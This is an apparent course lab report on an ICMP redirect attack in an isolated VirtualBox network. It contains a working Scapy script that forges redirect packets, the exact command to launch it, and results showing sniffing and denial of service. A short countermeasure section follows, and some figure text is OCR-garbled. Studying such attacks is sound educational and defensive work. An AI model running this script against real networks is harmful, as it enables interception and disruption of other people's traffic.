Final Report On ICMP Redirect Attack

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1 Steps of attack:

1.1 Requirements:

- 1. OS: Linux
- 2. Virtualbox
- 3. Scapy

1.2 Environment Setup:

Create four virtual machines(server, client, router, attacker) in vbox

Victim: client ip = 192.168.1.11Target: server ip = 192.168.2.22Gateway: router ip = 192.168.1.1Source: attacker ip = 192.168.1.12

1.3 Topology:




Figure 2: Topology

In Each vms:

sudo apt install openssh-server man manpages manpages-dev nano sudo apt update sudo apt upgrade

1.4 Codes:

server.py

```
1 # first of all import the socket library
2 import socket
4 # next create a socket object
5 s = socket.socket()
6 print "Socket successfully created"
{\bf 8} # reserve a port on your computer in our
9 # case it is 12345 but it can be anything
10 port = 12345
11
12 # Next bind to the port
13 # we have not typed any ip in the ip field
14 # instead we have inputted an empty string
# this makes the server listen to requests
{\tt 16} # coming from other computers on the network
17 s.bind(('', port))
18 print "socket binded to %s" %(port)
20 # put the socket into listening mode
21 s.listen(5)
22 print "socket is listening"
# a forever loop until we interrupt it or
25 # an error occurs
26 while True:
_{\rm 28} # Establish connection with client.
29 c, addr = s.accept()
30 print 'Got connection from', addr
31
32 # send a thank you message to the client.
c.send('Thank you for connecting')
_{\rm 35} # Close the connection with the client
36 c.close()
```

client.py

```
# Import socket module
import socket

# Create a socket object
s = socket.socket()

# Define the port on which you want to connect
port = 12345

# connect to the server on local computer
s.connect(('192.168.2.22', port))

# receive data from the server
print s.recv(1024)
# close the connection
s.close()
```

icmp_redir_attack.py

```
#! /usr/bin/env python
2 #! -*- coding:utf8 -*-
4 from scapy.all import *
5 from time import sleep
7 def attack(victim, target, source, gateway):
      ip = IP(dst=victim, src=source)
9
      icmp = ICMP(type=5, code=1, gw=gateway)
      redirectedip = IP(dst=target, src=victim)
10
11
      while True:
          send(ip/icmp/redirectedip/UDP())
12
13
          sleep(1)
14
def main():
      from sys import argv
16
      from optparse import OptionParser
17
      msgUsage = "%prog"
18
      opt = OptionParser(msgUsage)
19
      opt.add_option("-v", "--victim", action = "store", dest = "
20
      victim", help = "victim IP address")
      opt.add_option("-t", "--target", action = "store", dest = "
21
      target", help = "target IP you want to poisoning")
      opt.add_option("-g", "--gateway", action = "store", dest = "
22
      gateway", help = "new gateway for the poisoned destination")
      opt.add_option("-s", "--source", action = "store", dest = "
23
      source", help = "source IP address of the ICMP message")
      args = opt.parse_args(argv[1:])
      if not args[0].victim or not args[0].target or not args[0].
25
      source or not args[0].gateway:
          opt.print_help()
26
      else:
27
          attack(args[0].victim, args[0].target, args[0].source, args
28
      [0].gateway)
29
30 if __name__ == '__main__':
     main()
31
```

script.sh

```
#!/bin/bash
# #!/bin/bash
# # wictim: client 192.168.1.11
# target: server 192.168.2.22
# #gateway: attacker 192.168.1.12
# #source: router 192.168.1.1
# message will contain gateway router ip as src and attacker's ip as new gateway
# tricking Victim into thinking that gateway router sent the icmp redirect message
# to redirect it's messages to the attacker which are destined to the target destination
# python icmp_redir_attack.py -v 192.168.1.11 -t 192.168.2.22 -g
# 192.168.1.12 -s 192.168.1.1
```

1.5 Launch attack:

Run attack.py in attacker(./script.sh will make it easier) python icmp_redir_attack.py -v 192.168.1.11 -t 192.168.2.22 -g 192.168.1.12 -s 192.168.1.1 Or ./script.sh run server.py in server python server.py

run client.py in client python client.py

Client will not connect to server. It will send it's msg to attacker. Use wireshark to capture these packets.

1.6 Screenshots




Figure 3: Server Setup




Figure 4: Router Setup




Figure 5: Allow ip forwarding to work as router

```
## Interfaces (5) file used by ifup(8) and ifdown(8) auto lo iface lo inet loopback

## internal interface for neta auto enp0s8 iface enp0s8 inet static

address 192.168.1.11

netmask 255.255.255.0

network 192.168.1.255

post-up route add -net 192.168.0.0 netmask 255.255.0.0 gw 192.16

8.1.1 dev enp0s8

pre-down route del -net 192.168.0.0 netmask 255.255.0.0 gw 192.1

68.1.1 dev enp0s8

"/etc/network/interfaces" 13L, 409C
```

Figure 6: Client Setup

Figure 7: Allow ICMP redirect in Client

```
#the internal interface for neta auto enp0s8 iface enp0s8 inet static address 192.168.1.12 netmask 255.255.255.0 network 192.168.1.25 post-up route add -net 192.168.0.0 netmask 255.255.0.0 gw 192.168.1.1 dev enp0s8

| **The internal interface for neta auto enp0s8 in the static address 192.168.1.25 post-up route add -net 192.168.0.0 netmask 255.255.0.0 gw 192.168.1.1 dev enp0s8
| **The internal interface for neta auto enp0s8 in the static address 192.168.1.25 post-up route add -net 192.168.0.0 netmask 255.255.0.0 gw 192.168.1.1 dev enp0s8

| **The internal interface for neta auto enp0s8 in the internal interface for neta auto enp0s8 interface for neta auto enp
```

Figure 8: Attacker Setup




Figure 9: Turn ip forward on in Attacker for Sniffing attack

2 Was my attack successful?

Yes.My attack was successful. The attacker could send malicious icmp redirect messages to the victim and victim responded to it as intended. It sent its messages to the attacker which were destined to the server. Attacker could act in three ways as per his/her wish

- 1. Forward the original message to the server (Sniffing)
- 2. Discard the packet(DOS)
- 3. Send a malicious message to the server(Man in the Middle)

2.1 Why do i think my attack was successful:

The sole purpose of ICMP redirect attack is to send a malicious ICMP redirect message to the victim tricking it to send its packets to the attacker instead of the gateway that is in the path of its destination. My attack could successfully exploit this feature of ICMP redirect messages and intercept the messages between the victim and its target destination. So my attack was successful.

3 Observed Output Across Different PCs

3.1 Normal Scenario




Figure 10: Normal Server




Figure 11: Normal Client




Figure 12: Normal Server Response

3.2 Sniffing




Figure 13: Attacker Sending malicious icmp redirect message




Figure 14: Client Receiving icmp redirect messages




Figure 15: Client Connects to Server




Figure 16: Server's Window




Figure 17: Attacker gets the msg from client and redirects it, Sniffed!

3.3 DOS




Figure 18: Client Tries but can't connect to server




Figure 19: Server listening but can't connect to client




Figure 20: Attacker gets the message from client and discards.DOS!

4 Did i design any countermeasure for such attacks?

The countermeasures against ICMP redirect attack is well implemented in the operating systems. By default, OS doesn't allow ICMP redirects. In the successful attack scenario the icmp redirect bit is turned on to demonstrate the attack. If the icmp redirect bit is turned off the host will never respond to icmp redirect messages and make it impossible for attackers to intercept the messages from victim to the destination.